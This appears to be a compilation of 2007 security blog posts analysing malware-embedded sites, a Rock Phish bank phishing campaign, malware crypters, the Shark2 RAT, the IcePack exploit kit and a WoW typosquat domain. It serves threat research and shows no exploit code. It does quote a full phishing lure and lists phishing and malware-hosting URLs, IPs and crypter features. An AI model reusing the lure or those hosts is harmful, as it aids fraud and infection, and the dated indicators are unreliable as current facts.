number of sites with malware embedded payload :

" *The figures compiled by Sophos’s global network of monitoring stations show that infected web pages continue to pose a threat, affecting official government websites as well as other legitimate pages. On average this month, Sophos uncovered 9,500 new infected web pages daily - an increase of more than 1000 every day when compared to April. In*

total, 304,000 web pages hosting malicious code were identified in May. "

The stats are a great wake up call for those still believing that malware comes in the form of executables and is

mostly using email as propagation and infection vector. Moreover, [3]these stats show great similaties with the ones released by ScanSafe an year ago whose conclusion was that based on 5 billion web requests there was once piece of malware hosted on 1 of every 600 social networking pages. Furthermore, [4]Finjan’s latest Web Security Trends Report indicates the rise of evasive web malware that is aiming at making cyber forensics of malware embedded sites like the ones I provided you with in previous posts, harder to conduct.

Malware embedding techniques

- vulnerabilities within popular traffic aggregators and web 2.0 darlings have a huge potential, but a major downsize from an attacker’s perspective - they’re like sending several hundred pieces of zero day malware to couple of million emails, thus having [5]anti virus vendors and the security community detect the malware outbreak and react accordingly

- a pull approach consisting of [6]blackhat SEO on popular searches, or any strategy related to seducing the end user’s desire for "free lunch" online while abusing it. We’ve already seen [7]automated spamming attacks at the .EDU domain in order to harness the power of a university site’s pagerank so that the malicious sites get higher priority in search engines

- a push approach - [8]via spam and [9]phishing emails, a digital greed so that in case the attackers cannot trick you into giving them your accounting and financial data, they’ll infect you with malware in between, a trend which I’m

seeing recently. Basically, you have a fake PayPal phishing page hosting malware in between the scam

- passive - using advertising networks are infection vectors, basically a fake but reputable looking service or product centered site is set up, an advertising budget on a CPC basis is considered, and even though you may visit Yahoo.com

an ad appearing at the top though a third-party advertising network may indeed turn out to be one loading a malicious

payload. We’ve already seen this malicious cycle with zero day vulnerabilities trying to take the maximum advantage

out of the window of opportunity of a certain vulnerability, and despite that zero day vulnerabilities are greatly desired by malware authors, the plain simple truth whose effectiveness we’ve seen with MPack is that the attack was a very

successful one given it was abusing old vulnerabilities. So, if the end user doesn’t patch, [10]an old and already

patched vulnerability has the same value as a zero day one, isn’t it?

Why are malware embedded web sites increasing?

- Web application vulnerabilities exploited in an automated fashion make it possible for malicious attackers to inject malicious pages within domains with high page rank and ones attracting lots of traffic. In a previous post I provided

various screenshots of [11]an IRC controlled bot google hacking for vulnerabilities and injecting web shells to take

control over the vulnerable sites. Next time it could logically be [12]web backdoors making it harder for the exploited party to react given the perimeter defense myopia they’re still living in

- [13]DIY malware kits make it possible for virtially anyone to embed malware on a web page. In my "[14]Future

Trends of Malware" publication I emphasized on how open source malware is undermining the entire singnatures

based detection model, at least in respect of timing. Open source malware evolved into [15]open source exploitation

and statistics tools, thus lowering the entry barriers into the malware area for anyone who has obtained the source

code of these kits. It’s even more interesting to note that given the open source nature of the kits, modifications

are already getting traded and used in the wild, so basically, the MPack kit we know of last month is someone elses’s

advanced malware distribution platform next month. Anyway, going through an interview with the authors of MPack, I’d rather say - a little less who, and a little bit more on what’s to come in this space, would be a wise approach

- Malicious pages hosting service on usually compromised servers on purposely ignoring "take down notices" to further extend the window of opportunity for someone to visit and get infected. Various vendors such as [16]RSA and [17]NetCraft are already developing a market segment for timely shutting down such phishing and malware hosting web sites, and by the time the service scales enought I’d be very interested in seeing some averages based on the time it took them to shut down such a site

- A logical move exploiting the overall lack of awareness from the end user’s part on how client side vulnerabilities result in malware infections compared to potentially malware infected downloads as it used to be in the past, a very tricky situation by itself taking into consideration the future growth of E-commerce. With [18]end users becoming more privacy conscious, and the countless users who wouldn’t purchase anything only for more than $50 let’s say, trying to communicate to them that malware can be found on literally any web site and that it’s not longer coming in the typical binary nature they’re used to, could undermine their confidence in E-commerce even more

- [19]Malicious economies of scale, a phrase I coined to bring the discussion at another level, namely, that malware authors are putting less efforts but achieving a higher level of productivity, greatly represents the concept of malware embedded sites

[20]Here are more articles presenting [21]other points of [22]view on the topic.

Related posts:

[23]Massive Embedded Web Attack in Italy

[24]The MPack Attack Kit on Video

[25]Exploits Hosting Domains

[26]Exploits Hosting Domains - Part Two

[27]An Analysis of ms-counter.com

[28]The WebAttacker in Action

1. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

2. http://www.sophos.com/pressoffice/news/articles/2007/06/toptenmay07.html

3. http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html

4. http://finjan.com/Pressrelease.aspx?id=1527&PressLan=1230&lan=3

5. http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html

6. http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html

7. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

8. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

10. http://ddanchev.blogspot.com/2007/07/zero-day-vulnerabilities-auction.html

11. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

12. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

13. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

14. http://www.linuxsecurity.com/docs/malware-trends.pdf

15. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

16. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

17. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

18. http://ddanchev.blogspot.com/2007/07/e-commerce-and-privacy.html

19. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

20. http://www.securecomputing.net.au/feature/3638,malware-finds-a-new-home.aspx

21. http://www.informationweek.com/news/showArticle.jhtml?articleID=200001941

22. http://www.securitypronews.com/news/securitynews/spn-45-20070530SocialMediaThreatenedByMalware.html

23. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

24. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

25. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains.html

26. http://ddanchev.blogspot.com/2007/06/exploits-serving-domains-part-two.html

27. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

28. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

Confirm Your Gullibility (2007-07-26 11:43)

The Rock Phish kit in action. Registered yesterday, a .info domain is faking a Royal Bank of Scotland Customer

Confirmation Form, and is a great indication on the convergence of spam and phishing, part of [1]the phishing

ecosystem in terms of cooperation.

Message source spoofed from : corporateclients.refj2225451hh.ib @ rbs.co.uk

Message content : *Dear Royal Bank of Scotland customer,*

The Royal Bank of Scotland Customer Service requests you to complete Digital Banking Customer Confirmation Form

(CCF). This procedure is obligatory for all customers of the Royal Bank of Scotland. Please select the hyperlink and visit the address listed to access Digital Banking Customer Confirmation Form (CCF). Again, thank you for choosing the

*Royal Bank of Scotland for your business needs. We look forward to working with you. ***** Please do not respond*

*to this email *****This mail is generated by an automated service.*

352

Sender’s IP : Listed by only one of the popular anti-spam blacklists

Domain info : buhank.info ; 81.215.226.34 ; **Created On**: 25-Jul-2007 18:53:03 UTC ; **Expiration Date**: 25-Jul-2008

18:53:03 UTC.

```
HTTP/1.1 200 OK

Date: Wed, 25 Jul 2007 22:21:30 GMT

Server: Apache/1.3.37 (Unix) mod _ssl/2.8.28
OpenSSL/0.9.7f PHP/4.4.4

mod _perl/1.29 FrontPage/5.0.2.2510

Last-Modified: Tue, 26 Jun 2007 19:05:56 GMT

ETag: "e6c64f-23f9-46816394"

Accept-Ranges: bytes

Content-Length: 9209

Content-Type: text/html
```

Main index returns "209 Host Locked" message typical for Rock Phish.

Phishing URL : sessionid-02792683.rbs.co.uk.buhank.info/customerdirectory/direct/ccf.aspx

Original URL : rbs.co.uk/Bank _Online/logon _to _digital _banking/default.asp

It’s cost-effective not to register a phishing domain for longer than an year, given its "lifetime", that’s for sure.

Having your own certificate authority is even better, given they’ve actually implemented it since there’s no httpS option available, thus this phishing campaign is doomed to failure. And while the message and the spoofed site look

relatively decent, the people behind this phishing campaign are newbies using the Rock Phish phishing kit. Efficiency

of DIY phishing kits VS the quality of the phishing site. [2]More info on this [3]campaign and [4]Rock Phish, as well as SpamHaus.org’s recent efforts on [5]limiting the lifetime of Rock Phish domains.

Rock Phish screenshot courtesy of [6]Fortinet.

353

Related posts :

[7]Phishing Domains Hosting Multiple Phishing Sites

[8]Interesting Anti-phishing Projects

[9]Taking Down Phishing Sites - a Business Model?

[10]Take this Malicious Site Down - Processing Order..

[11]Anti-phishing Toolbars - Can You Trust Them?

1. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

2. http://www.castlecops.com/check195875next.html

3. http://www.castlecops.com/Rock_Phish_Royal_Bank_of_Scotland_phish503829.html

4. http://www.youtube.com/watch?v=6NviimO64qA

5. http://www.spamhaus.org/organization/statement.lasso?ref=7

6. http://www.fortiguardcenter.com/

7. http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html

8. http://ddanchev.blogspot.com/2006/09/interesting-anti-phishing-projects.html

9. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

10. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

11. http://ddanchev.blogspot.com/2006/03/anti-phishing-toolbars-can-you-trust.html

Cyber Jihadists’ and TOR (2007-07-26 20:08)

You’ve always knew it, I’ve always speculated on it, now I can finally provide a decent screenshot of cyber jihadist’s howto recommending and taking the average reader step by step through the process of obtaining and using TOR

– a "rocket science" by itself. Following previous comments regarding [1]Jihadists’ Anonymous Internet Surfing Preferences I also pointed out on the obsolesence of [2]Samping Jihadist IPs at various forums and sites, as it’s both obvious and logical to consider that surfing, reconnaissance and communication is happening in a tunneled nature.

Related posts:

[3]Cyber Traps for Wannabe Jihadists

[4]Mujahideen Secrets Encryption Tool

[5]The Current State of Internet Jihad

[6]Characteristics of Islamist Web Sites

[7]A List of Terrorists' Blogs

[8]An Analysis of the Technical Mujahid Issue One

[9]An Analysis of the Technical Mujahid Issue Two

[10]Terrorist Groups' Brand Identities

1. http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html

2. http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html

3. http://ddanchev.blogspot.com/2007/03/cyber-traps-for-wannabe-jihadists.html

4. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

5. http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html

6. http://ddanchev.blogspot.com/2007/02/characteristics-of-islamist-websites.html

7. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

8. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

9. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html

10. http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html

More Malware Crypters for Sale (2007-07-26 20:29)

There’s an [1]ongoing trend among malware authors to either code malware crypters and packers from scratch and

sell then at a later stage, or even more interesting, obtain publicly available crypters source code, modify, add extra featured and new encryption routines and make them available for sale. [2]The rise of DIY malware crypters enables

literally everyone to fully obfuscate an already detected piece of malware, so that if no extra security measures but

only virus signatures scanning are in place, an infection takes place.

The first crypter has the following options :

- Memory execution/injection within its own process, execute in a default browser’s memory, or no execution in

memory takes place but dropping

- Custom encryption with min and max encryption layers, RC4, and NTDLL Compression API

The second crypter, a previous version of the first one, has the following

357

options :

- custom resource names

- scramble

- custom encryption layer

Moreover, realizing the ongoing competition among coders or modifyers of

malware crypters, services such as already packed dozens of bots often act as a bargain in case of a possible and

much more flexible purchase. The third crypter is a perfect example of a source code modification since its lacking

any significant and unique features.

The most dangerous threat, however, remains your lack of decent [3]situational awareness.

1. http://www.packetstormsecurity.org/papers/general/malware-trends.pdf

2. http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html

3. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

358

Delicious Information Warfare, Saturday, 28th (2007-07-28 12:30)

Here are some of the most interesting security papers, tools and services I stumbled upon during the week. Enjoy,

and stay informed!

Papers and Publications :

- [1]Exploiting the iPhone - Paper + Video

" *Shortly after the iPhone was released, a group of security researchers at* [2] *Independent Security Evaluatorsdecided to investigate how hard it would be for a remote adversary to compromise the private information stored on the*

device. Within two weeks of part time work, we had successfully discovered a vulnerability, developed a toolchain

for working with the iPhone's architecture (which also includes some tools from the #iphone-dev community), and

created a proof-of-concept exploit capable of delivering files from the user's iPhone to a remote attacker. We have notified Apple of the vulnerability and proposed a patch. Apple is currently looking into it. "

- [3]The Evolution of GPCode/Glamour RansomWare

" *This report contains a description of the more obscure, previously undocumented traits belonging to the GP-*

Code/Glamour trojan. The code is a modified version of the Prg/Ntos family which was detailed in depth during our

Encrypted Malware Analysis in November 2006. While a majority of the functionality has not changed since then,

this recent variant is distinctive enough to warrant additional research. In

particular, the trojan is now equipped with the ability to encrypt a victim's files on disk. The motive for adding this feature is clearly monetary, as the victim is advised that the files will remain encrypted unless $300 is turned over to the authors, in exchange for a decryption utility."

- [4]A Guide to Security Metrics

" *In the face of regular, high-profile news reports of serious security breaches, security managers are more than ever before being held accountable for demonstrating effectiveness of their security programs. What means should*

managers be using to meet this challenge? Some experts believe that key among these should be security metrics.

This guide provides a definition of security metrics, explains their value, discusses the difficulties in generating them, and suggests a methodology for building a security metrics program. "

- [5]Secure File Deletion - Fact or Fiction?

" *This paper will deal with how and where some of these files are created and how to securely remove them from a system. Microsoft Windows operating systems and associated applications will be the main focus. This paper*

is divided into two main sections, the first section is designed to be a primer on the types of information that can be found on a hard drive. It is not designed to be a fully detailed data recovery/computer forensics tutorial, but is designed to show security professionals how much information can be found on a hard drive. The second section

deals with the concepts behind securely deleting files and associated data from a hard drive. "

- [6]Group Policy Extensions in Windows Vista and Windows Server 2008 - Part 1

" *Some of the more useful new group policy settings included in Windows Server 2008 and Windows Vista.* "

- [7]Hooking CPUID - A Virtual Machine Monitor Rootkit Framework

" *One of the fascinating debates taking place around the web is whether or not an OS can detect if it is running inside a VM. Surely a VMM will never be able to fool an external clock but discounting that, who knows? In any regard, I have written a small VMM that attempts to place the host OS into a VM and then handles the basic subset of unconditional VM-exits. Great. Now what?* "

- [8]BIND 9 DNS Cache Poisoning

" *This weakness can be turned into a mass attack in the following way: (1) the attacker lures a single user that uses the target DNS server to click on a link. No further action other than clicking the link is required (2) by clicking the link the user starts a chain reaction that eventually poisons the DNS server?s cache (subject to some standard conditions) and associates fraudulent IP addresses with real website domains. (3) All users that use this DNS server will now*

reach the fraudulent website each time they try to reach the real website. "

- [9]Secure Programming Best Practices for Windows Vista Sidebar Gadgets

" *Today, the Windows Vista Sidebar hosts Gadgets built from HTML, JavaScript, and potentially ActiveX controls, and because Gadgets are HTML, they are subject to Cross-site Scripting style bugs. These bugs are extremely serious*

because script in the Sidebar is capable of running arbitrary code in the context of the locally logged-on user. This document outlines some of the secure programming best practices that should be considered when building Windows

Vista Sidebar Gadgets. "

- [10]Wardriving Bots

" *wardriving-bot’s are autonomous systems that are installed in a train, car, bus, taxi or truck and collect wardriving data’s, like SSID, GPS-data, MAC address and all other stuff, that kismet can handle. after collecting this data,*

encrypting, the bot try to send this information back to the Bot-Handler with using a "open" accespoint or a HotSpot. "

- [11]KYE: Fast-Flux Service Networks

" *This whitepaper details a growing technique within the criminal community called fast-flux networks. This is an architecture that builds more robust networks for malicious activity while making them more difficult to track and shutdown. This is the first KYE paper we are releasing in both .pdf and .html format.* "

Security Tools :

- [12]Atsiv v1.01 - load, list and unload signed or unsigned drivers on 32 and 64 bit versions of Windows XP,

2K3 and Vista

" *Atsiv is a command line tool that allows the user to load and unload signed or unsigned drivers on 32 and 64 bit versions of Windows XP, Windows 2K3 and Windows Vista. Atsiv is designed to provide compatibility for legacy*

drivers and to allow the hobbyist community to run unsigned drivers without rebooting with special boot options or denial of service under Vista. "

- [13]Secunia Personal Software Inspector - Checks Over 4,200 Applications for Latest Patches

" *The Secunia PSI detects installed software and categorises your software as either Insecure, End-of-Life, or Up-To-Date. Effectively enabling you to focus your attention on software installations where more secure versions are*

available from the vendors. "

- [14]HIHAT - High Interaction Honeypot Analysis Toolkit

" *The High Interaction Honeypot Analysis Toolkit (HIHAT) allows to transform arbitrary PHP applications into web-based high-interaction Honeypots. Furthermore a graphical user interface is provided which supports the process of* 360

monitoring the honeypot and analysing the acquired data. "

- [15]GPCode Ransom Trojan Decoder

" *Recent reports of GPCode, a Ransom Trojan that encrypts files and asks for $300.00 to unlock the victim files have been hitting headlines in the news. Secure Science has offered a freely available decoder for freeing up the*

files without any problems. This program was written as open source software in the interest of support for other

researchers. If you have become a victim of the GPCode Ransom trojan, please download a copy and run it on your

systems and it will decrypt the files back to the state they were in before the trojan infected the computer. "

- [16]Rootkit Detective v1.0

" *McAfee Rootkit Detective is a program designed and developed by McAfee Avert Labs to proactively detect and clean rootkits that are running on the system.* "

- [17]CSRF Redirector

" *Inspired by the* [18] *XSS POST Forwarder, I just created the* [19] *CSRF Redirector. It's a simple tool that makes it easy to test* [20] *CSRFusing POST, hopefully demonstrating how prevalent CSRF vulnerabilities are as well as reducing the misconception that forging a POST request is complicated.* "

- [21]WordPress Security Scanner

" *The* [22] *WordPress version surveywas largely successful; it was released on both* [23] *Slashdotand* [24] *SecurityFocuswhich I am quite pleased about, but now onto something even more interesting - that was just the appetizer. I*

received alot of questions regarding how my survey was conducted. I was going to write an aftermath post (which I

still may do), but decided to release my tool, "wp-scanner" instead. "

- [25]WAZ v 1.0 - Windows Anti DDoS Tool

" *Through my study and research I found lots of networks that are under the hood of Ddos attacks.WAZ is a solution to this. The tool is fully functional and effective in stopping the Ddos agents. You can find lots of Ddos agents like Trinoo, WinTrinoo, Shaft, Mstream, Stacheldhart Ver 1 & 2, Trinity, Entitee etc. They are considered to be the best agents to launch distributed denial of service attacks.* "

- [26]The Ultimate Distributed Cracker

" *The main purpose of UDC is the recovery of the passwords by the given hash-values (NTLM, MD5, SQL, SHA1 and 40+ other). The typical user can recover own forgotten passwords, for example, Windows NT/XP/2003 authorization*

passwords. Multithreaded and distributed recovery modes are supported. The new method for precalculating Hybrid

Attack using Rainbow Tables is introduced. Now there's nothing unbreakable"

- [27]MITRE Honeyclient Project

" *Honeyclients can proactively detect exploits against client applications without known signatures. This framework uses* *a client-server model with SOAP messaging as the primary communication method, and uses the free version of*

VMware Server as a means of virtualizing the client environment. "

- [28]PSA3 - PHP Source Auditor III

" *PHP Source Auditor III (or PSA3) was created in order to quickly find vulnerabilities in PHP source code. Written in Perl.* "

- [29]Javascript LAN scanner

" *Any information obtained using the scanner will not be logged in any way. All new router form submissions are anonymous*"

Services & Misc :

361

- [30]10 Free Services to Send Self-Destructing/Auto-Expiring Emails

" *Self Destructing emails delete the original message once it has been read by the recipient. While they are not completely fool proof, for example, someone can take a photo of the message with the camera, the record on the*

Internet does not remain. Here are a few self destructing email providers that you might find useful for sending

emails. Some even provide free plug-ins for sending emails through a desktop based email client such as Outlook or Thunderbird. "

- [31]Video - Using Darik’s Boot and Nuke (DBAN) to Totally Wipe a Drive

" *Another continuation of my* [32] *file carving videoand* [33] *selective file shredding (DOD 5220.22-M) to thwart forensics toolsvideo, this video shows how to use Darik’s Boot and Nuke (DBAN) to totally wipe a drive. DBAN is a*

great tool to add to your anti-forensics tool box. "

- [34]Videos from the ToorCon Information Security Conference

- [35]CISSP Certification Verification Site

" *Check (ISC)? credential status for an individual or find credential holders within a company or geographic area.* "

1. http://www.securityevaluators.com/iphone/

2. http://www.securityevaluators.com/

3. http://ip.securescience.net/advisories/Glamour-RansomWare.pdf

4. http://www.sans.org/reading_room/whitepapers/auditing/55.php

5. http://www.sans.org/reading_room/whitepapers/incident/631.php

6.

http://www.windowsnetworking.com/articles_tutorials/Group-Policy-Extensions-Windows-Vista-Windows-Server-

2008-Part1.html

7. http://rootkit.com/newsread.php?newsid=758

8. http://www.trusteer.com/docs/bind9dns.html

9. http://msdn2.microsoft.com/en-us/library/bb498012.aspx

10. http://www.wardriving.ch/hpneu/news/wdbot1/index.html

11. http://honeynet.org/papers/ff/index.html

12. http://www.linchpinlabs.com/resources/atsiv/usage-design.htm

13. https://psi.secunia.com/

14. http://hihat.sourceforge.net/

15. http://www.securescience.com/securescienceblog/ransom-waredecrypted.html

16. http://vil.nai.com/vil/averttools.aspx

17. http://shiflett.org/blog/2007/jul/csrf-redirector

18. http://whiteacid.org/misc/xss_post_forwarder.php

19. http://shiflett.org/csrf.php

20. http://shiflett.org/articles/cross-site-request-forgeries

21. http://blogsecurity.net/wordpress/tools/wp-scanner/

22. http://blogsecurity.net/wordpress/articles/article-230507/

23. http://it.slashdot.org/it/07/05/24/167223.shtml

24. http://www.securityfocus.com/brief/508

25. http://www.secniche.org/projects/waz/

26. http://the-udc.com/

27. http://www.honeyclient.org/trac

28. http://packetstormsecurity.org/filedesc/PSA3.zip.html

29. http://www.businessinfo.co.uk/labs/lan_scan/lan_scan.php

30. http://thinkabdul.com/2007/07/25/ten-free-services-to-send-self-destructing-emails-which-expiredisappear-automatically-after-specified-time-interval/

31. http://www.irongeek.com/i.php?page=videos/using-dban-to-wipe-a-drive

32. http://www.irongeek.com/i.php?page=videos/data-carving-with-photorec-to-retrieve-deleted-files-from-formatted-drives-for-forensics-and-disaster-recovery

33. http://www.irongeek.com/i.php?page=videos/selective-file-shredding-dod-5220-22-m-with-eraser-and-ccleaner-to-thwart-forensics-tools

34. http://video.google.com/videosearch?hl=en&q=toorcon.org

35. https://www.isc2.org/cgi-bin/cert_verification.cgi

Shark2 - RAT or Malware? (2007-07-28 20:57)

The latest release (26 July 2007) of the Shark2 RAT (Remote Administration Tool) once again demonstrates how thin

is in fact the line between RATs and malware. Moreover, the reality on how malware is often pitched as a RAT for

educational purposes only, whereas it includes typical malware-like features such as virtual machine detection and

anti virus detection, ones not so common for RAT’s such as PC Anywhere for instance. So, it’s not a RAT but malware.

More on Shark2 :

" *sharK is an advanced remote administration tool written in VB6. With sharK you will be able to administrate every PC in the world (using Windows OS) remotely. Here aresome facts:*

** sharK uses RC4 to encrypt the traffic with a random cypher generated every new startup.*

** sharK is able to resume downloads and uploads when the server disconnects on the next connect*

** sharK is completly Plugin based! So you have a very small server and never need to update it (except on core changes)*

** Compressed Transfers*

** Thumbnail Previews of Pictures*

** Screen Capture with VNC-Technology (Only the parts of the pic that are changed since the last shot will be transfered)*

** Keylogger works with Keyboard hooking*

** You have a real DOS-Shell instead of dos-output like in the most Remote Administration Tools*

** Interactive Process Blacklist*

** Virtual-Machine detection*"

Vendors detecting the latest builder already, despite the logical [1]crypter

[2]obfuscations to come :

AntiVir 7.4.0.50 2007.07.28 TR/Sniffer.VB.C.2

CAT-QuickHeal 9.00 2007.07.28 Backdoor.VB.bax

Fortinet 2.91.0.0 2007.07.28 W32/VB.BAX!tr.bdr

Ikarus T3.1.1.8 2007.07.28 Backdoor.Win32.VB.bax

Kaspersky 4.0.2.24 2007.07.28 Backdoor.Win32.VB.bax

365

MD5: d5eca6c6a1956cb2f4261da1b8f25ee2

SHA1: b603d0d6e3dff0f5f01e86eb82eb80a0e0455445

1. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

2. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

The IcePack Malware Kit in Action (2007-07-30 01:06)

[1]The IcePack is a rather average web based malware C &C kit compared to for instance, [2]the Black Sun, [3]the Cyber Bot, [4]Mpack, and mostly to [5]Zunker. Average in terms of the lack of unique features offered, which makes me think that it’s a hybrid of publicly obtainable stats and exploits rotation modules.

After providing you with in-depth overviews of [6]the WebAttacker and the [7]Mpack kit large scale attacks in previous posts, in this post I’ll showcase the IcePack kit in action. As I’ve already pointed out in a previous post related to the [8]increasing number of malware embedded sites, malware authors are diversifying their traffic aggregation approaches, and are either exploiting the sites themselves, their ISP’s CPanel, or using push, pull and passive embedding techniques to achieve their goal.

Listening to your infection? Indeed. In the middle of the month, the Brazil’s fan sites of popular music bands such

as [9]t.A.T.u and [10]Linkinpark got [11]IFRAME-ed, and had their visitors infected with a IcePack loader. Let’s assess the URL within the IFRAME appropriately.

URL : hllp://my-loads.info

IP : 203.121.71.165

Response : HTTP/1.1 200 OK

Date: Mon, 30 Jul 2007 01:02:43 GMT

Server: Apache/1.3.37 (Unix) mod _ssl/2.8.28
OpenSSL/0.9.8a PHP/5.2.3 mod _perl/1.29

FrontPage/5.0.2.2510

X-Powered-By: PHP/5.2.3

Transfer-Encoding: chunked

Content-Type: text/html

368

Then, we are taken to a not so sophisticated obfuscation pointing us to the vulnerabilities exploited and the actual

binary. Detection rates for the loader so far :

AntiVir 2007.07.28 TR/Crypt.U.Gen

AVG 2007.07.28 Obfustat.AGS

eSafe 2007.07.29 suspicious Trojan/Worm

Ikarus 2007.07.29 Trojan-Downloader.IcePack

McAfee 2007.07.27 New Win32

Panda 2007.07.29 Generic Malware

Sophos 2007.07.26 Mal/HckPk-A

Sunbelt 2007.07.28 Trojan-Downloader.IcePack

Symantec 2007.07.29 Downloader

Webwasher-Gateway 2007.07.29 Trojan.Crypt.U.Gen

File size: 6792 bytes

MD5: ce3291be2ded8b82fc973e5f5473b1fe

SHA1: fcf4cab3ade392c611c95e16c913fbc967577222

More [12]screenshots of the IFRAME at Finjan’s blog and a comment on evasive attacks : " *The toolkit also uses evasive attack. By blocking specified countries and multiple instances from the same IP address, it minimizes exposure to security vendors.* " Very true. Re-visting it again, I no longer get exploited.

Ice Pack kit screenshots courtesy of IDT Group member while pitching the kit.

369

1. http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/07/26/Ice_2800_Pack_2900_-for-the-summer.aspx

2. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

3. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

4. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

5. http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/05/08/Zunker.aspx

6. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

7. http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html

8. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

9. http://www.tatugirls.com.br/

10. http://www.linkinparkbr.com/

11. http://www.google.com/interstitial?url=http://www.linkinparkbr.com/

12. http://www.finjan.com/MCRCblog.aspx?EntryId=1601

World of Warcraft Domain Scam (2007-07-30 13:04)

[1]World of Warcraft playing species, beware! Can you find the differences? Depending on the font type, font size and email client, an euphoric gamer can easily fall victim into this, and she will, since the domain is currently redirecting to [2]Blizzard’s real WoW site in Europe. As you can see in the attached screenshot, this domain registered a week ago aims to trick you, and your email client font preferences, into thinking VV equals W, and that vvovv-europe.com

is indeed wow-europe.com.

vvovv-europe.com

69.147.83.157

Creation Date........ 2007-07-25

Expiry Date.......... 2008-07-25

Some [3]developments on the cybersquatting front :

" *The Coalition Against Domain Name Abuse (CADNA) is announcing the launch of its national campaign against*

Internet fraud. A non-profit organization based in Washington D.C., CADNA is leading the way in confronting cyber-

squatting – the fraudulent abuse of domain name registration that threatens the future viability of Internet commerce.

Although the Anti-Cybersquatting Consumer Protection Act (ACPA) was introduced in 1999, cybersquatting remains

an underestimated threat. The number of .com domain names alone has doubled since 2003, and the number of

cybersquatting disputes being filed with the World Intellectual Property Organization (WIPO) is on the rise – up 25 %

in 2006 from 2005. According to a recent independent report, cybersquatting increased by 248 % in the past year. "

So far, this remains the most creative [4]typosquatting "scam to come" I’ve seen in a while.


1. http://en.wikipedia.org/wiki/World_of_Warcraft

2. http://www.wow-europe.com/en/index.xml

3. http://complianceandprivacy.com/News-CADNA-campaign.html

4. http://en.wikipedia.org/wiki/Typosquatting

371



This blog has been archived or suspended for a violation of our Terms of Service.

You can create your own free blog on WordPress.com.

GIMF Switching Blogs (2007-07-31 12:10)

The [1]Global Islamic Media Front like pretty much all other cyber jihadist supporters, and jihadist media agencies,

seem to have fallen in love with Wordpress. Exactly one month since I posted [2]a list of terrorism supporting or glorifying blogs, both [3]GIMF’s English and [4]German version blogs were shut down. Strike one for the good guys. But did

they really dissapear from the cyber jihadist blogosphere? Not at all. The Global Islamic Media Front simply switched propaganda to [5]this blog. Among GIMF’s most notable IT releases are the [6]Mujahideen Secrets Encryption Tool,

and the [7]quarterly released [8]Technical Mujahid E-zine.

1. http://www.globalsecurity.org/security/profiles/global_islamic_media_front.htm

2. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

3. http://gimf.wordpress.com/

